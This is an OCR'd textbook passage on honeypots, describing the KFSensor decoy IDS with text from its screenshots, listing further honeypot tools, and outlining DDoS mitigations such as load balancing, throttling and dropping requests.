
- Low-interaction honeypots
- High-interaction honeypots

An example for high-interaction honeypots is a honeynet. Honeynets form the security infrastructure; in other words, they simulate the complete layout of a network of computers but are originally intended for "capturing" attacks. The goal is to develop a network wherein all activities are controlled and tracked. This network contains potential victim decoys, and the network even has real computers running real applications.

- **KFSensor**

  Source: *http://www.keyfocus.net*

  KFSensor is a Windows-based honeypot intrusion detection system (IDS). It acts as a honeypot designed to attract and detect hackers and worms by simulating vulnerable system services and Trojans. By responding with an emulation of a real service, KFSensor can reveal the nature of an attack while maintaining total control and avoiding the risk of compromise. By acting as a decoy server, it can divert attacks from critical systems and provide a higher level of information than can be achieved using firewalls and a network IDS (NIDS) alone.


ALVIN_SENSOR_2 - win2003server1 - Main Scenario
TCP
0 Closed TCP Ports
21 FTP
22 SSH - Activity
23 Telnet - Recent Activity
25 SMTP
53 DNS
68 DHCP
80 IIS - Activity
81 IIS 81
82 IIS 82
110 POP3
119 NNTP
135 Beagle virus
139 NBT Session Service
Event Details Viewer
Format: Text
Close
Export...
Help


Start Time	Pro...	Sens...	Name
10:22:47.848	TCP	3128	IIS Proxy
10:22:45.515	TCP	9000	TCP Syn Sca
10:16:06.416	TCP	23	Telnet
10:09:40.155	TCP	5900	VNC
10:09:39.444	TCP	5900	VNC
10:09:38.713	TCP	5900	VNC
10:09:38.01			
10:09:37.31			
10:09:36.59			
10:09:03.84			
10:02:54.00			
10:01:37.40			
09:58:19.49			
09:57:38.85			

```
>>>>{IAC WILL Echo}{IAC WILL SuppressGoAhead}{IAC DO NewEnvironmentOption}{IAC DO
>>>>Welcome to Microsoft Telnet Service
>>>>
>>>>login:
{IAC DONT Echo}
>>>>{IAC WONT Echo}
{IAC DONT SuppressGoAhead}
>>>>{IAC WONT SuppressGoAhead}
{IAC WONT NewEnvironmentOption}{IAC WONT NegotiateAboutWindowSize}{IAC WONT Binary
>>>>{IAC WONT BinaryTransmission}
root
{IAC DONT Echo}
>>>>{IAC WONT Echo}
>>>>
>>>>password:
```

Figure 10.33: Screenshot of KFSensor

The following are examples for additional DoS/DDoS countermeasure (honeypot) tools:

- SSHHiPot (*https://github.com*)
- Artillery (*https://github.com*)
- Cowrie (*https://github.com*)



Mitigate Attacks

Load Balancing

- Increase bandwidth on **critical connections** to absorb additional traffic generated by an attack
- **Replicate servers** to provide additional failsafe protection
- Balance loads on each server in a **multiple-server architecture** to mitigate DDoS attacks

DDOS ATTACK

Throttling

- Set routers to access a server with a logic that throttles **incoming traffic levels** to be safe for the server
- Throttling helps in preventing damage to servers by controlling **DoS traffic**
- This method helps routers manage **heavy incoming traffic**, so that the server can handle it
- It filters legitimate user traffic from fake **DDoS attack traffic**

Drop Requests

- In this technique, servers and routers **drop packets** when load increases
- System causes requester to drop the request by making it to solve a difficult puzzle that requires a lot of **memory or computing** power before it can continue with the request

Mitigate Attacks

- **Load Balancing**

  Bandwidth providers can increase bandwidth on critical connections in case of a DDoS attack to prevent their servers from shutting down. Using a replicated server model provides additional failsafe protection. Replicated servers help in better load management by balancing loads on each server in a multiple-server architecture; they also increase normal network performance and mitigate the effect of a DDoS attack.

